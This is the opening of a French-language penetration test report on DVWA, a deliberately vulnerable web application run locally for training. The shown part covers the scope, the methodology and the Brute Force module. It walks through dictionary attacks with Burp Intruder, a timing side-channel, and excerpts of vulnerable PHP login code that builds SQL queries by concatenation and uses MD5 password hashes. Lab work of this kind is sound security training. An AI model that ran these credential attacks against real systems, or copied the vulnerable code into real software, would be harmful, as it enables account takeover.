



TEST DE PENETRATION SUR DVWA

Table des matières

Introduction	5
1. Contexte et Périmètre	6
1.1. Contexte du projet	6
1.2. Périmètre d'évaluation (Scope)	6
1.3. Exclusions et limites	6
2. Méthodologie et Outils d'Audit	7
2.1. Référentiel et Standards	7
2.2. Vecteurs d'attaque audités	7
2.3. Environnement et Outils de test	7
3. Exploitation et Preuves de Concept (PoC)	8
3.1. Module : Brute Force	8
3.1.1. Description de la vulnérabilité	8
3.1.2. Vecteur d'attaque et Exploitation	8
3.1.3. Impact Technique	19
3.1.4. Recommandations et Remédiations (Analyse du code)	20
3.2. Module : Command Injection	20
3.2.1. Description de la vulnérabilité	20
3.2.2. Vecteur d'attaque et Exploitation	20
3.2.3. Impact Technique	25
3.2.4. Recommandations et Remédiations	26
3.3. Module : CSRF	27
3.3.1. Description de la vulnérabilité	27
3.3.2. Vecteur d'attaque et Exploitation	27
3.3.3. Impact Technique	40
3.3.4. Recommandations et Remédiations	40
3.4. Module : File Injection	41
3.4.1. Description de la vulnérabilité	41
3.4.2. Vecteur d'attaque et exploitation	41
3.4.3. Impact Technique	47
3.4.4. Recommandations et Remédiations	48
3.5. Module : File Upload	49
3.5.1. Description de la vulnérabilité	49
3.5.2. Vecteur d'attaque et exploitation	49
3.5.3. Impact Technique	61

3.5.4. Recommandations et Remédiations	62
3.6. Module : Insecure CAPTCHA	63
3.6.1. Description de la vulnérabilité	63
3.6.2. Vecteur d'attaque et exploitation	63
3.6.3. Impact technique	73
3.6.4. Recommandations et Remédiations	74
3.7. Module SQL Injection	74
3.7.1. Description de la vulnérabilité	74
3.7.2. Vecteur d'attaque et exploitation	75
3.7.3. Impact technique	82
3.7.4. Recommandations et Remédiations	82
3.8. Module : SQL Injection Blind	83
3.8.1. Description de la vulnérabilité	83
3.8.2. Vecteur d'attaque et exploitation	84
3.8.3. Impact technique	102
3.8.4. Recommandations de Remédiations	102
3.9. Module : Weak Session	103
3.9.1. Description de la vulnérabilité	103
3.9.2. Vecteur d'attaque et exploitation	103
3.9.3. Impact technique	109
3.9.4. Recommandations et Remédiations	110
3.10. Module : DOM XSS	110
3.10.1. Description de la vulnérabilité	110
3.10.2. Vecteur d'attaque et exploitation	111
3.10.3. Impact technique	116
3.10.4. Recommandations et Remédiations	117
3.11. Module : Reflected XSS	117
3.11.1. Description de la vulnérabilité	117
3.11.2. Vecteur d'attaque et exploitation	118
3.11.3. Impact Techniques	124
3.11.4. Recommandations et Remédiations	125
3.12. Module : Stored XSS	126
3.12.1. Description de la vulnérabilité	126
3.12.2. Vecteur d'attaque et exploitation	126
3.12.3. Impact Technique	135

3.12.4. Recommandations et Remédiations	135
3.13. Module : CSP Bypass.....	136
3.13.1. Description de la vulnérabilité.....	136
3.13.2. Vecteur d'attaque et exploitation	137
3.13.3. Impact technique	146
3.13.4. Recommandations et Remédiations	146
3.14. Module : JavaScript Attacks.....	148
3.14.1. Description de la vulnérabilité.....	148
3.14.2. Vecteur d'attaque et exploitation	148
3.14.3. Impact technique	156
3.14.4. Recommandations et Remédiations	156
3.15. Module : Authorisation Bypass.....	157
3.15.1. Description de la vulnérabilité.....	157
3.15.2. Vecteur d'attaque et exploitation	158
3.15.3. Impact technique	165
3.15.4. Recommandations et Remédiations	165
3.16. Module : Open Http Redirect	166
3.16.1. Description de la vulnérabilité.....	166
3.16.2. Vecteur d'attaque et exploitation	167
3.16.3. Impact technique	174
3.16.4. Recommandations et Remédiations	174
3.17. Module : Cryptography	175
3.17.1. Description de la vulnérabilité.....	175
3.17.2. Vecteur d'attaque et exploitation	176
3.17.3. Impact technique	187
3.17.4. Recommandations et Remédiations	188
Conclusion	190

Introduction

Dans le contexte actuel du développement logiciel et de la transformation numérique, la sécurité des applications web constitue un enjeu critique pour la préservation de la confidentialité, de l'intégrité et de la disponibilité des données. Les applications web sont exposées de façon permanente à des menaces sophistiquées ciblant les faiblesses d'implémentation, les défauts de logique métier et les erreurs de configuration au niveau des serveurs.

Ce rapport détaille les travaux d'audit de sécurité applicative et de test d'intrusion (pentest) réalisés sur la plateforme **DVWA (Damn Vulnerable Web Application)**. L'objectif principal de cette mission est d'évaluer de manière empirique le niveau de vulnérabilité de l'application face aux principales catégories d'attaques recensées par l'**OWASP (Open Worldwide Application Security Project)**, tout en analysant la pertinence et la solidité des mécanismes de défense déployés à chaque niveau de sécurité.

Adoptant une démarche d'audit hybride combinant analyse offensive (émission de preuves de concept / PoC) et analyse défensive (revue de code source PHP), les travaux présentés s'articulent autour de quatre axes majeurs :

- **L'identification et la cartographie des failles** : Analyse dynamique des points d'entrée applicatifs, des formulaires, des en-têtes HTTP et de la gestion des sessions.
- **L'exploitation technique et le contournement de contrôles** : Élaboration de charges utiles (*payloads*) adaptées pour démontrer l'impact réel des vulnérabilités à travers les niveaux de sécurité *Low*, *Medium* et *High*.
- **La revue de code statique** : Étude approfondie des scripts PHP afin d'isoler la cause racine (*root cause*) des vulnérabilités et de comprendre les erreurs d'implémentation (ex. filtres par liste noire, confiance accordée aux données client, mécanismes de chiffrement ou de hachage obsolètes).
- **La remédiation et la défense en profondeur** : Analyse du niveau *Impossible* et formulation de préconisations techniques conformes aux bonnes pratiques d'ingénierie logicielle pour neutraliser durablement chaque vecteur d'attaque.

Ce document fournit un compte rendu technique détaillé de chaque module audité, étayé par des preuves d'exploitation à l'intention des équipes de développement et des responsables de la sécurité des systèmes d'information.

1. Contexte et Périmètre

1.1. Contexte du projet

Cette évaluation de sécurité s'inscrit dans le cadre de la mise en pratique approfondie des concepts de cybersécurité appliquée et de confiance numérique. L'objectif de cette mission est de réaliser un test d'intrusion (pentest) complet sur l'application **DVWA (Damn Vulnerable Web Application)**, un environnement web conçu intentionnellement avec des failles de sécurité.

L'exercice vise une double finalité :

1. **Approche offensive** : Identifier, analyser et exploiter les vulnérabilités applicatives pour démontrer leur impact technique réel.
2. **Approche défensive (Remédiation)** : Proposer des correctifs au niveau de l'architecture et du code source (PHP) afin d'atténuer ou d'éliminer les vecteurs d'attaque identifiés, renforçant ainsi la robustesse globale de l'application.

1.2. Périmètre d'évaluation (Scope)

Les tests d'intrusion ont été circonscrits à l'environnement suivant :

- **Application cible** : DVWA (Version exacte :).
- **Environnement d'hébergement** : Laboratoire local isolé *machine virtuelle kali linux*.
- **Adresse IP / Point d'entrée** : `http://localhost/DVWA/`
- **Méthodologie d'approche** : L'audit est mené selon une approche en **boîte grise** (Grey-box), l'auditeur disposant d'un accès à l'application avec des comptes utilisateurs valides, ainsi qu'à des portions du code source pour affiner l'analyse des vulnérabilités.
- **Niveaux de sécurité testés** : Low, Medium et High

1.3. Exclusions et limites

Afin de garantir la stabilité de l'environnement et de se concentrer sur la couche applicative, les éléments suivants sont hors périmètre (Out of scope) :

- Les attaques par Déni de Service (DoS / DDoS).
- L'exploitation de vulnérabilités liées au système d'exploitation hôte ou aux services sous-jacents (Apache, MySQL) qui ne relèvent pas directement du code de l'application DVWA.
- Les attaques d'ingénierie sociale.

2. Méthodologie et Outils d'Audit

2.1. Référentiel et Standards

L'audit est conduit en s'appuyant sur les standards de l'industrie de la sécurité applicative, principalement le framework **OWASP (Open Worldwide Application Security Project)**. L'approche méthodologique s'inspire du PTES (Penetration Testing Execution Standard) et se décompose pour chaque module en quatre phases :

1. **Analyse dynamique (Mapping)** : Compréhension du comportement de la fonctionnalité et identification des points d'entrée (inputs, paramètres d'URL, headers HTTP).
2. **Interception et Fuzzing** : Manipulation des requêtes HTTP à la volée pour tester la validation des entrées.
3. **Exploitation (PoC)** : Élaboration de charges utiles (payloads) spécifiques pour valider la vulnérabilité de manière empirique.
4. **Analyse statique (Code Review)** : Étude du code source PHP sous-jacent pour identifier la racine de la faille et formuler une remédiation.

2.2. Vecteurs d'attaque audités

Conformément à l'environnement DVWA déployé, l'audit couvre l'exhaustivité des catégories de vulnérabilités suivantes :

- **Gestion des authentifications et sessions** : Brute Force, Insecure CAPTCHA, Weak Session IDs.
- **Injections** : Command Injection, SQL Injection, SQL Injection (Blind).
- **Vulnérabilités côté client** : Cross-Site Scripting (XSS DOM, Reflected, Stored), CSP (Content Security Policy) Bypass.
- **Manipulation de fichiers** : File Inclusion (LFI/RFI), File Upload.
- **Falsification de requêtes** : CSRF (Cross-Site Request Forgery).

2.3. Environnement et Outils de test

Pour mener à bien ces tests offensifs, un environnement de type "Attaquant" a été mis en place, regroupant les outils standards de l'audit de sécurité :

- **Système d'exploitation offensif** : Kali Linux

- **Proxy d'interception (MITM) : Burp Suite** est l'outil principal utilisé pour intercepter, inspecter et modifier les requêtes HTTP/HTTPS (via les modules Proxy, Repeater et Intruder).
- **Outils d'exploitation spécifiques :**
 - *Burp Intruder* : pour les attaques par dictionnaire/brute force.
 - *Sqlmap* (pour l'automatisation avancée des injections SQL, en complément de l'exploitation manuelle).

3. Exploitation et Preuves de Concept (PoC)

3.1. Module : Brute Force

3.1.1. Description de la vulnérabilité

Une attaque par force brute (*Brute Force*) consiste à tester de manière automatisée et répétitive une série de combinaisons d'identifiants (noms d'utilisateur et mots de passe) jusqu'à identifier un couple valide. Cette vulnérabilité survient lorsque le formulaire d'authentification ne met en œuvre aucun mécanisme de protection contre l'automatisation des requêtes (*Rate Limiting*), de contrôle des tentatives répétées ou de verrouillage temporaire des comptes.

3.1.2. Vecteur d'attaque et Exploitation

Low Security

L'analyse du code source (`vulnerabilities/brute/source/low.php`) montre que les paramètres `username` et `password` sont transmis en clair via la méthode HTTP GET et traités sans restriction du nombre de soumissions.



```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];


    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLD


if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];
```

L'exploitation s'est déroulée à l'aide du proxy d'interception **Burp Suite** selon la démarche suivante :

1. **Interception de la requête HTTP** : Une tentative de connexion initiale a été soumise au formulaire. La requête HTTP GET associée a été interceptée par le proxy Burp Suite afin d'en étudier la structure.



2. **Configuration de l'attaque (Burp Intruder)** : La requête a été transmise au module **Intruder**. Une attaque de type **Cluster bomb** a été configurée avec le marqueur de payload positionné sur la valeur du paramètre username et password. Une liste d'utilisateur et de mots de passe courants a ensuite été chargée dans le dictionnaire.



3. **Exécution et analyse des résultats** : L'attaque automatisée s'est exécutée sans aucun blocage du serveur Web. La discrimination de la réponse valide s'est effectuée par la différence de taille de la réponse HTTP (Length) :

- Les 35 tentatives échouées renvoient une longueur constante compris entre **4836** et **4837** octets.
- La tentative n°3 avec l'utilisateur **admin** et le mot de passe **password** renvoie une longueur de **4880** octets.

L'inspection de la réponse HTTP confirme la réussite de l'authentification avec l'affichage de la chaîne `<p>Welcome to the password protected area admin</p>` et le chargement de l'avatar utilisateur.

The screenshot shows the Burp Suite interface. At the top, the title is "6. Intruder attack of http://localhost". Below it, there are tabs for "Results" and "Positions". A "Capture filter: Capturing all items" is applied. A table lists captured items with columns: Request, Payload1, Payload2, Status code, Response received, Error, Timeout, Length, and Comment. Item 14 is selected, showing a GET request to "/DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1". The response is an HTML page with a login form and a message: "Welcome to the password protected area admin".

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
12	kali	admin	200	194			4837	
13	admin123	password	200	15			4836	
14	admin	password	200	107			4880	
15	password	password	200	14			4836	
16	test	password	200	133			4837	
17	root	password	200	0			4836	

Request

```
1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: fr-FR;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

Response

```
88 <! />
89 <br />
90 <input type="submit" value="Login" name="Login">
91
92 </form>
93 <p>
94 Welcome to the password protected area admin
95 </p>
96 
97 </div>
98
99 <h2>
100 More Information
```

Medium Security

L'analyse du code source (vulnerabilities/brute/source/medium.php) révèle l'introduction de deux mécanismes par rapport au niveau Low :

1. **L'assainissement des entrées** : Utilisation de la fonction `mysql_real_escape_string()` sur les paramètres username et password pour se prémunir contre les injections SQL.
2. **Une temporisation conditionnelle** : Ajout de la fonction `sleep(2)`; dans le bloc d'échec d'authentification (else), introduisant un délai de 2 secondes à chaque tentative infructueuse.

Bien que cette temporisation vise à ralentir les attaques automatisées, l'absence de verrouillage de compte ou de jeton anti-CSRF laisse la fonctionnalité vulnérable.

The screenshot shows a web browser window titled "Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) - Chromium". The address bar shows "localhost/DVWA/vulnerabilities/view_source.php?id=brute&security=medium". The page content is the source code of "vulnerabilities/brute/source/medium.php".

```
<?php


if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_
    $pass = md5( $pass );


    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GL
```

L'exploitation a été réalisée via **Burp Suite** en adoptant une approche par combinaison de variables :

1. **Interception de la requête HTTP GET** : La requête initiale d'authentification a été capturée dans le proxy Burp Suite afin de confirmer la présence des cookies de session (security=medium).




2. **Configuration de l'attaque (Cluster Bomb)** : l'attaque a été configurée dans le module Intruder avec le type **Cluster bomb**. Deux positions de payloads ont été définies simultanément : \$user\$ (Position 1) et \$test1234\$ (Position 2). Cela permet de tester l'ensemble des combinaisons possibles entre une liste de noms d'utilisateurs et un dictionnaire de mots de passe.



3. **Analyse des résultats et canal auxiliaire temporel (Time-Based Side-Channel)** : L'exécution du dictionnaire révèle deux indicateurs permettant d'identifier la combinaison valide (admin / password) :


- **Longueur de la réponse (Length)** : La requête n°14 renvoie une taille de **4889** octets contre **4846** et **4845** octets pour les tentatives échouées.
- **Temps de réponse (Response received)** : Le placement du sleep(2) uniquement dans le bloc d'échec crée une vulnérabilité temporelle. Les requêtes échouées prennent environ **2000 ms** (2 secondes) à répondre, tandis que la requête réussie s'exécute en **16 ms**, le bloc else étant ignoré.



High Security

L'analyse du code source (vulnerabilities/brute/source/high.php) met en évidence l'intégration de trois mécanismes de sécurité renforcés :

1. **Protection Anti-CSRF (Jeton de session dynamique)** : La fonction `checkToken()` vérifie la validité du paramètre `user_token` soumis par le client en le comparant au jeton stocké en session (`$_SESSION['session_token']`). De plus, la fonction `generateSessionToken()` régénère un nouveau jeton unique à chaque chargement du formulaire.
2. **Hachage des mots de passe** : Le mot de passe transmis est directement haché en MD5 (`$pass = md5($pass);`) avant la requête SQL.
3. **Temporisation aléatoire** : En cas d'échec, la fonction `sleep(rand(0, 3));` introduit une pause aléatoire variant de 0 à 3 secondes afin de bloquer l'analyse temporelle (*Timing Attack*).



1. Échec des méthodes conventionnelles (Low & Medium)

L'application directe des attaques par dictionnaire via Burp Intruder (méthodes Low et Medium) se solde par un échec. Le jeton Anti-CSRF changeant à chaque requête, la valeur du paramètre `user_token` capturée initialement est invalidée dès la première tentative. Les requêtes suivantes sont systématiquement rejetées par le serveur via des redirections HTTP 302.

The screenshot displays the Burp Suite Intruder interface. The top menu includes Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Discover. The Intruder tab shows a 'Cluster bomb attack' configuration with a target of 'http://localhost'. The payload list includes 'password', 'test', 'root', 'kali', 'admin123', and 'admin'. The results table shows the following data:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
9	password	admin	302	11			336	
10	test	admin	302	12			337	
11	root	admin	302	7			336	
12	kali	admin	302	10			336	
13	admin123	password	302	9			337	
14	admin	password	302	10			336	
15	password	password	302	10			337	
16	test	password	302	14			336	
17	root	password	302	7			337	

The 'Request' tab shows the following details:

```
GET /DVWA/vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=75570892c85a1072c222fed76c10933a HTTP/1.1
Host: localhost
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
sec-ch-ua-mobile: 0
sec-ch-ua-platform: "Linux"
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
```

The 'Response' tab shows the following details:

